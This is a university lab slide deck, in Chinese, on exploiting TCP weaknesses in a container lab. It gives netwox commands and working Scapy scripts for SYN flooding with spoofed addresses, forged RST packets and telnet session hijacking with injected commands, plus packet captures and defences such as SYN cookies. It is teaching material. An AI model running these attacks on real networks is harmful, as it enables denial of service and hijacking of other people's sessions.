

实验一 TCP协议漏洞利用实验

网安2101-2102 张云鹤

网安2103-2104 梅松

信安2101-2102 肖凌

信安2103-2104 陈凯

密码2101-2102 董枫

网安本硕博 2101 王美珍

华中科技大学网络空间安全学院

主要内容

- 实验目的
- 实验环境
- 实验内容
- 实验要求
- 报告提交

1 实验目的

- ❑ 本实验的学习目标是让学生获得有关协议漏洞的第一手经验，以及针对这些漏洞的攻击。
- ❑ **TCP/IP**协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞，它们提供了宝贵的教训
- ❑ 重点学习**TCP**协议的漏洞以及如何利用漏洞进行攻击

2 实验环境

- 登陆vmcourse平台：
 - <https://222.20.126.111>
 - 虚拟机系统：ubuntu 20.04(seed)
- ubuntu系统的用户密码
 - 虚拟机用户：ubuntu ， 密码：123456
 - 容器server用户：root ， 密码：123456
- 实验采用一个虚拟机，多个容器来完成

docker容器的使用

□ 容器查看

- `sudo docker ps -a`

可以看到已有三个容器: server, user, user2

□ 容器启用/停止

- `docker start/stop 容器名`

□ 进入容器的命令行

- `docker exec -it 容器名 /bin/bash`

□ 删除容器(实验未完成前不要删除)

- `docker rm 容器名`

实验环境截图



3 实验内容

- **SYN-flooding**攻击
- **TCP**重置攻击
- **TCP**会话劫持攻击

netwox工具集

- ❑ **Netwox**是一款非常强大和易用的开源工具包，可以创造任意的**TCP/UDP/IP**数据报文。**Netwox**工具包中包含了超过**200**个不同功能的网络报文生成工具，每个工具都拥有一个特定的编号。
 - ❑ 系统已经安装
-


netwox工具集

- ❑ 运行**netwox**，输入**3**，可以按照关键词搜索想要的工具
 - ❑ **76 Syn-flood**工具
 - ❑ **78 TCP RST**攻击
 - ❑ **40 TCP**会话劫持
 - ❑ **0** 退出**netwox**
 - ❑ **netwox** 命令号 **--help** 可以查看具体命令的帮助
-


scapy

- ❑ 功能强大，用Python编写的交互式数据包处理程序
 - ❑ 能让用户发送、嗅探、解析，以及伪造网络报文，可用来侦测、扫描和向网络发动攻击。
 - ❑ 主要做两件事：发送报文和接收回应
 - ❑ scapy安装：
 - `sudo apt-get install python-scapy`
-

TCP SYN-Flooding攻击



Normal TCP 3-way handshake between user and server



SYN Flood: attacker sends many SYN to server without ACK. The server is not able to process request from legitimate user

TCP SYN-Flooding攻击

- 利用**netwox**工具

 - `netwox 76 -i 172.17.0.3 -p 23`

- 利用**Scapy**

- 利用**C**代码

用Scapy进行SYN-Flooding攻击

```
#!/usr/bin/python3
```

```
from scapy.all import IP, TCP, send  
from ipaddress import IPv4Address  
from random import getrandbits
```

```
a = IP(dst="172.17.0.3")
```

```
b = TCP(sport=1551, dport=23, seq=1551, flags='S' )
```

```
pkt = a/b
```

```
while True:
```

```
    pkt['IP'].src = str(IPv4Address(getrandbits(32)))
```

```
    send(pkt, verbose = 0)
```

如何变成随机端口?

合法用户还能访问，
DoS未成功，why?

C语言编写程序进行攻击

□ 代码: **tcp_flooding.c, myheader.h**

- 构造IP首部
 - 构造TCP首部
 - 计算TCP校验和
 - 通过原始套接字(或pcap API接口)发送
-

SYN-Flooding攻击实施

❑ 关掉**SYN**Cookie保护

- `sudo sysctl -w net.ipv4.tcp_syncookies=0`

❑ 查看服务器的连接状态

- `netstat -nat`

❑ 实施攻击

- `netwox 76 -i 172.17.0.3 -p 23 -s raw`

❑ 再次查看服务器的连接状态，比较跟上次不同

❑ 从用户机**telnet**服务器，观察

❑ 停止攻击，再次观察

观察些什么呢？

- 是否能连接到服务器？
 - 原来的连接是否还保持？
 - 服务器上的**CPU**、内存情况
 - 可以用top命令查看
-

针对SYN-Flooding攻击的防范措施

- 阻断新建连接
 - 源地址过滤
 - 释放无效连接
 - 监视系统的半开连接和不活动连接，超过阈值时释放
 - 延缓TCB（Transmission Control Block）分配
 - Syn丢包
 - SYN proxy
 - SYN cache
 - SYN cookie（Linux自带防Syn-flooding攻击）
 - Safe reset
 - 启用SYNCookie
 - `sudo sysctl -w net.ipv4.tcp_syncookies=1`
-

SYN-Flooding攻击实验任务

- ❑ 分别采用**netwox**、**scapy**、**C**程序实施攻击，观察攻击过程中，伪造**ip**/不伪造**ip**，目标主机的连接、**cpu**等情况
 - ❑ 关闭**syn-cookies**机制，用户主机是否还能访问目标主机的服务（比如**telnet**服务）
 - ❑ 启用**syn-cookies**机制后，用户主机是否还能访问目标主机的服务
-

TCP Reset攻击

- ❑ **TCP Reset**攻击可以终止两个受害者之间建立的**TCP**连接。
 - ❑ 例如，如果两个用户**A**和**B**之间存在已建立的**telnet**连接（**TCP**），则攻击者可以伪造一个从**A**到**B**的**RST**报文，从而破坏此现有连接。
-

TCP Reset攻击

伪造TCP reset包

- ❑ 要成功进行此攻击，攻击者需要正确构建TCP RST数据包。

Version	Header length	Type of service		Total length	
Identification				Flags	Fragment offset
Time to live		Protocol		Header checksum	
Source IP address: 10.2.2.200					
Destination IP address: 10.1.1.100					
Source port: 22222				Destination port: 11111	
Sequence number					
Acknowledgment number					
TCP header length		U R G	A C K	P S H	R S T
				S Y N	F I N
Checksum				Urgent pointer	

IP

TCP

TCP Reset攻击

❑ Netwox 78号攻击

❑ 命令: `netwox 78 [-d device] [-f filter] [-s spoofip]`

❑ 参数:

❑ `-d|--device device` device name {Eth0}

❑ `-f|--filter filter` pcap filter

❑ `-s|--spoofip spoofip` IP spoof initialization type
{linkbraw}

❑ 攻击成功的条件: 攻击者需要能监听到用户机和目标机的通信, 并且用该监听接口攻击

wireshark截包设置



它
查
找
包
的
序
列
号
并
选
中
它

378 2021-04-09 15:47:54.912081623 172.17.0.2 172.17.0.3 TCP 66 5678 → 36202 [ACK] Seq=154855

377 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 5678 → 36202 [FIN, ACK] Seq=1

378 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 36202 → 5678 [FIN, ACK] Seq=2

379 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 5678 → 36202 [ACK] Seq=154855

380 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 74 57786 → 1234 [SYN] Seq=654678

381 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 74 1234 → 57786 [SYN, ACK] Seq=8

382 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 57786 → 1234 [ACK] Seq=654678

383 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 68 1234 → 57786 [PSH, ACK] Seq=8

384 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 57786 → 1234 [ACK] Seq=654678

385 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 75 57786 → 1234 [PSH, ACK] Seq=6

386 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 1234 → 57786 [ACK] Seq=832028

387 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 948 1234 → 57786 [PSH, ACK] Seq=8

388 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 57786 → 1234 [ACK] Seq=654678

389 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 68 1234 → 57786 [PSH, ACK] Seq=8

390 2021-04-09 15:47:59.643065329 172.17.0.2 172.17.0.3 TCP 66 57786 → 1234 [ACK] Seq=654678

Ethernet II, Src: 02:42:ac:11:00:02 (02:42:ac:11:00:02)

Internet Protocol Version 4, Src: 172.17.0.2, Destination: 172.17.0.3

Transmission Control Protocol, Seq: 210647378, Ack: 154855479, Len: 0

Source Port: 36202

Destination Port: 5678

[Stream index: 1]

[TCP Segment Length: 0]

Sequence number: 210647378

Acknowledgment number: 154855479

Header Length: 32 bytes

Flags: 0x011 (FIN, ACK)

Window size value: 229

[Calculated window size: 29312]

[Window size scaling factor: 128]

0000 02 42 ac 11 00 02 02 42 ac 11 00 03 08 00 45 00 .B....

0010 00 34 8d 5e 40 00 40 06 55 3e ac 11 00 03 ac 11 .4.^@.@

0020 00 02 8d 6a 16 2e 0c 8e 39 52 09 3a e8 37 80 11 ...j...

0030 00 e5 58 4e 00 00 01 01 08 0a 00 49 b9 a3 00 49 ...XN...

0040 b9 a3

Mark/Unmark Packet Ctrl+M

Ignore/Unignore Packet Ctrl+D

Set/Unset Time Reference Ctrl+T

Time Shift... Ctrl+Shift+T

Packet Comment... Ctrl+Alt+C

Edit Resolved Name

Apply as Filter

Prepare a Filter

Conversation Filter

Colorize Conversation

SCTP

Follow

Copy

Protocol Preferences

Decode As...

Show Packet in New Window

Open Transmission Control Protocol preferences...

✓ Show TCP summary in protocol tree

Validate the TCP checksum if possible

✓ Allow subdissector to reassemble TCP streams

✓ Analyze TCP sequence numbers

Relative sequence numbers

Scaling factor to use when not available from capture

✓ Track number of bytes in flight

Calculate conversation timestamps

Try heuristic sub-dissectors first

Ignore TCP Timestamps in summary

✓ Do not call subdissectors for error packets

✓ TCP Experimental Options with a Magic Number

Display process information via IPFIX

Disable TCP...

TCP
号，
果要
键单
选择
选中
nd

利用**scapy**手动攻击

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING RESET PACKET.....")
ip  = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=46304, dport=22, flags="R", seq=3206705447)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

修改reset.py以后，执行python reset.py

Scapy自动攻击

```
SRC = "10.0.2.6"  
DST = "10.0.2.7"  
PORT = 23
```

```
def spoof(pkt):
```

```
    old_tcp = pkt[TCP]
```

```
    old_ip = pkt[IP]
```

```
#####
```

```
    ip = IP( src = ,  
            dst = ,
```

```
            )
```

```
    tcp = TCP( sport = ,  
               dport = ,  
               seq = ,  
               flags="R"  
            )
```

```
#####
```

```
    pkt = ip/tcp
```

```
    send(pkt, verbose=0)
```

```
    print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))
```

```
f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)  
sniff(filter=f, prn=spoof)
```

old_ip.dst

old_ip.src

??

TCP Reset攻击截图

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-04-09 11:53:22.218175401	172.17.0.3	172.17.0.2	TELNET	70	Telnet Data ...
2	2021-04-09 11:53:22.218211084	172.17.0.2	172.17.0.3	TCP	66	23 → 41476 [ACK] Seq=3764818133 Ack=48378927 Win=227 Len=0 TSval=4257
3	2021-04-09 11:53:22.978805575	172.17.0.3	172.17.0.2	TELNET	67	Telnet Data ...
4	2021-04-09 11:53:22.978836637	172.17.0.2	172.17.0.3	TCP	66	23 → 41476 [ACK] Seq=3764818133 Ack=48378928 Win=227 Len=0 TSval=4258
5	2021-04-09 11:53:22.980651015	02:42:89:66:1f:12	Broadcast	ARP	42	Who has 172.17.0.3? Tell 172.17.0.1
6	2021-04-09 11:53:22.980672811	02:42:ac:11:00:03	02:42:89:66:1f:12	ARP	42	172.17.0.3 is at 02:42:ac:11:00:03
7	2021-04-09 11:53:23.036172024	172.17.0.2	172.17.0.3	TCP	54	23 → 41476 [RST, ACK] Seq=3764818133 Ack=48378924 Win=0 Len=0
8	2021-04-09 11:53:23.038684124	172.17.0.3	172.17.0.2	TCP	54	[TCP ACKed unseen segment] 41476 → 23 [RST, ACK] Seq=48378927 Ack=376
9	2021-04-09 11:53:23.038746669	172.17.0.2	172.17.0.3	TCP	54	23 → 41476 [RST, ACK] Seq=3764818133 Ack=48378928 Win=0 Len=0
10	2021-04-09 11:53:23.038773470	172.17.0.3	172.17.0.2	TCP	54	[TCP ACKed unseen segment] 41476 → 23 [RST, ACK] Seq=48378928 Ack=376
11	2021-04-09 11:53:27.411359964	02:42:ac:11:00:02	02:42:ac:11:00:03	ARP	42	Who has 172.17.0.3? Tell 172.17.0.2
12	2021-04-09 11:53:27.411459822	02:42:ac:11:00:03	02:42:ac:11:00:02	ARP	42	172.17.0.3 is at 02:42:ac:11:00:03

▶ Frame 7: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0

▼ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)

▶ Destination: 02:42:ac:11:00:03 (02:42:ac:11:00:03)

▶ Source: 00:00:00:00:00:00 (00:00:00:00:00:00)

Type: IPv4 (0x0800)

▶ Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.3

▼ Transmission Control Protocol, Src Port: 23, Dst Port: 41476, Seq: 3764818133, Ack: 48378924, Len: 0


Source Port: 23
Destination Port: 41476
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 3764818133
Acknowledgment number: 48378924
Header Length: 20 bytes

0000 02 42 ac 11 00 03 00 00 00 00 00 00 08 00 45 00 .B... ..E.
0010 00 28 93 a6 00 00 80 06 4f 02 ac 11 00 02 ac 11 ..(.....0.....
0020 00 03 00 17 a2 04 e0 66 90 d5 02 e2 34 2c 50 14f....4P.
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

TCP会话劫持攻击

- ❑ **TCP**会话劫持攻击的目的是通过向此会话中注入恶意内容来劫持两个受害者之间的现有**TCP**连接（会话）。
 - ❑ 如果此连接是**telnet**会话，则攻击者可以将恶意命令（例如，删除重要文件）注入此会话，从而使受害者执行恶意命令。
-

TCP会话劫持原理



Attacker hijacks the TCP session and sends "Z" to server on behalf of client

TCP会话劫持攻击

❑ Netwox 40号攻击

❑ 命令: **netwox 40 [-l ip] [-m ip] [-o port] [-p port] [-q uint32] [-B]**

❑ 参数:

❑ **-l|--ip4-src ip** IP4 src {10.0.2.6}

❑ **-m|--ip4-dst ip** IP4 dst {5.6.7.8}

❑ **-o|--tcp-src port** TCP src {1234}

❑ **-p|--tcp-dst port** TCP dst {80}

❑ **-q|--tcp-seqnum uint32** TCP seqnum (rand if unset) {0}

❑ **-H|--tcp-data mixed_data** mixed data

wireshark截包

要伪造发下一个包，需要根据从服务器返回的最后一个报文中的nextseq、ack来伪造。最后一个Telnet数据包内容如下

Transmission Control Protocol, Src Port: telnet (23), Dst Port: 42905 (42905), Seq: 2354601301, Ack: 3564374010, Len: 34

Source port: telnet (23)

Destination port: 42905 (42905)

[Stream index: 2]

Sequence number: 2354601301

[Next sequence number: 2354601335]

Acknowledgement number: 3564374010

Header length: 32 bytes

Flags: 0x018 (PSH, ACK)

Window size value: 114

[Calculated window size: 14592]

[Window size scaling factor: 128]

Checksum: 0xccc0 [validation disabled]

Options: (12 bytes)

[SEQ/ACK analysis]

Telnet

Data: [04/18/2019 07:21] seed@ubuntu:~\$

0040 d8 70 5b 30 34 2f 31 38 2f 32 30 31 39 20 30 37 .p[04/18 /2019 07

0050 3a 32 31 5d 20 73 65 65 64 40 75 62 75 6e 74 75 :21] see d@ubuntu

0060 3a 7e 24 20 :~\$

2019-04-18 07:21:16.8:192.168.183.155 192.168.183.140 TELNET 201 Telnet Data ...

2019-04-18 07:21:16.8:192.168.183.140 192.168.183.155 TCP 66 42905 > telnet [ACK] Seq=3564374010 Ack=2354601301 Win=15744 Len=0 TSval=2545776 TSecr=2544868

2019-04-18 07:21:17.44:192.168.183.155 192.168.183.140 TELNET 100 Telnet Data ...

2019-04-18 07:21:17.44:192.168.183.140 192.168.183.155 TCP 66 42905 > telnet [ACK] Seq=3564374010 Ack=2354601335 Win=15744 Len=0 TSval=2545928 TSecr=2545021

构造报文

- ❑ 将`ls`转换成16进制并加上`\r`的16进制数得到**6c730d00**
 - ❑ `netwox 40 --ip4-src 192.168.183.140 --ip4-dst 192.168.183.155 --tcp-src 42905 -
-tcp-dst 23 --tcp-seqnum 3564374010 --tcp-acknum 2354601335 --tcp-ack --tcp-window 114 --tcp-data "6c730d00 "`
 - ❑ `--tcp-data` 后面就是我们要注入的命令
-

wireshark截包看发送的报文

96	219 2019-04-18 07:24:42.971259 192.168.183.140 192.168.183.155 TELNET 58 Telnet Data
97	Sequence number: 3564374010				05 [ACK] Seq=2354601032 A
98	[Next sequence number: 3564374014]				...
99	Acknowledgement number: 2354601301				05 [ACK] Seq=2354601032 A
100	Header length: 20 bytes				...
101	Flags: 0x018 (PSH, ACK)				05 [ACK] Seq=2354601032 A
102	Window size value: 114				...
103	[Calculated window size: 14592]				05 [ACK] Seq=2354601032 A
104	[Window size scaling factor: 128]				...
105	Checksum: 0xd79c [validation disabled]				et [ACK] Seq=3564374010 A
107	[SEQ/ACK analysis]				...
108	Telnet				et [ACK] Seq=3564374010 A
109	Data: ls\r				...
110					et [ACK] Seq=3564374010 A
111	0010 00 2c f1 2d 00 00 40 06 99 25 c0 a8 b7 8c c0 a8 .,.-..@. .%.
112	0020 b7 9b a7 99 00 17 d4 74 07 fa 8c 58 5d 55 50 18t ...X]UP.				et [ACK] Seq=3564374010 A
113	0030 00 72 d7 9c 00 00 6c 73 0d 00 .r....ls
114					et [ACK] Seq=3564374010 A
118	2019-04-18 07:21:17.44	192.168.183.155	192.168.183.140	TELNET	100 Telnet Data ...
119	2019-04-18 07:21:17.44	192.168.183.140	192.168.183.155	TCP	66 42905 > telnet [ACK] Seq=3564374010 A
219	2019-04-18 07:24:42.97	192.168.183.140	192.168.183.155	TELNET	58 Telnet Data ...
220	2019-04-18 07:24:42.97	192.168.183.155	192.168.183.140	TELNET	494 Telnet Data ...
221	2019-04-18 07:24:43.17	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...
222	2019-04-18 07:24:43.56	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...
223	2019-04-18 07:24:44.36	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...
226	2019-04-18 07:24:46.06	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...
229	2019-04-18 07:24:49.36	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...
230	2019-04-18 07:24:55.86	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...
231	2019-04-18 07:25:08.94	192.168.183.155	192.168.183.140	TELNET	494 [TCP Retransmission] Telnet Data ...


服务器的响应--ls的执行结果

220 2019-04-18 07:24:42.975163 192.168.183.155 192.168.183.140 TELNET 494 Telnet Data ...				
▶ Frame 220: 494 bytes on wire (3952 bits), 494 bytes captured (3952 bits)				
▶ Ethernet II, Src: Vmware_f4:a6:0a (00:0c:29:f4:a6:0a), Dst: Vmware_19:83:b8 (00:0c:29:19:83:b8)				
▶ Internet Protocol Version 4, Src: 192.168.183.155 (192.168.183.155), Dst: 192.168.183.140 (192.168.183.140)				
▼ Transmission Control Protocol, Src Port: telnet (23), Dst Port: 42905 (42905), Seq: 2354601335, Ack: 3564374014, Len: 428				
Source port: telnet (23)				
Destination port: 42905 (42905)				
[Stream index: 2]				
Sequence number: 2354601335				
[Next sequence number: 2354601763]				
Acknowledgement number: 3564374014				
Header length: 32 bytes				
▶ Flags: 0x018 (PSH, ACK)				
Window size value: 114				
[Calculated window size: 14592]				
[Window size scaling factor: 128]				
▶ Checksum: 0xf726 [validation disabled]				
▶ Options: (12 bytes)				
▶ [SEQ/ACK analysis]				
▼ Telnet				
Data: ls\r\n				
Data: \033[0m\033[01;34mDesktop\033[0m examples.desktop \033[01;31mopenssl_1.0.1-4ubuntu5.11.debian.tar.gz\033[0m \033[01;3				
Data: \033[01;34mDocuments\033[0m iamServer.txt openssl_1.0.1-4ubuntu5.11.dsc \033[01;34mTemplates\033[0m\r\n				
Data: \033[01;34mDownloads\033[0m \033[01;34mMusic\033[0m \033[01;31mopenssl_1.0.1.orig.tar.gz\033[0m				
Data: \033[01;34melggData\033[0m \033[01;34mopenssl-1.0.1\033[0m \033[01;34mPictures\033[0m\r\n				
0040	d9 08	5c 73 0d 0a 1b 5b 30 6d 1b 5b 30 31 3b 33	..ls...[0m.[01;3	
0050	34 6d 44 65 73 6b 74 6f 70 1b 5b 30 6d 20 20 20	4mDesktop p.[0m		
0060	20 65 78 61 6d 70 6c 65 73 2e 64 65 73 6b 74 6f	example s.desktop		
0070	70 20 20 1b 5b 30 31 3b 33 31 6d 6f 70 65 6e 73	p .[01;31mopenssl		
219	2019-04-18 07:24:42.97	192.168.183.140	192.168.183.155	TELNET 58 Telnet Data ...
220	2019-04-18 07:24:42.97	192.168.183.155	192.168.183.140	TELNET 494 Telnet Data ...
221	2019-04-18 07:24:43.17	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
222	2019-04-18 07:24:43.56	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
223	2019-04-18 07:24:44.35	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
226	2019-04-18 07:24:46.08	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
229	2019-04-18 07:24:49.36	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
230	2019-04-18 07:24:55.85	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
231	2019-04-18 07:25:08.94	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
263	2019-04-18 07:25:35.17	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...
282	2019-04-18 07:26:27.47	192.168.183.155	192.168.183.140	TELNET 494 [TCP Retransmission] Telnet Data ...

用scapy进行TCP会话劫持(手动)

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
ip  = IP(src="10.0.2.6", dst="10.0.2.7")
tcp = TCP(sport=59896, dport=23, flags="A", seq=1036464067,
ack=900641567)
data = "\n touch /tmp/myfile.txt\n"
pkt = ip/tcp/data
send(pkt, verbose=0)
```



Scapy自动进行会话劫持攻击

```
SRC = "10.0.2.6"  
DST = "10.0.2.7"  
PORT = 23
```

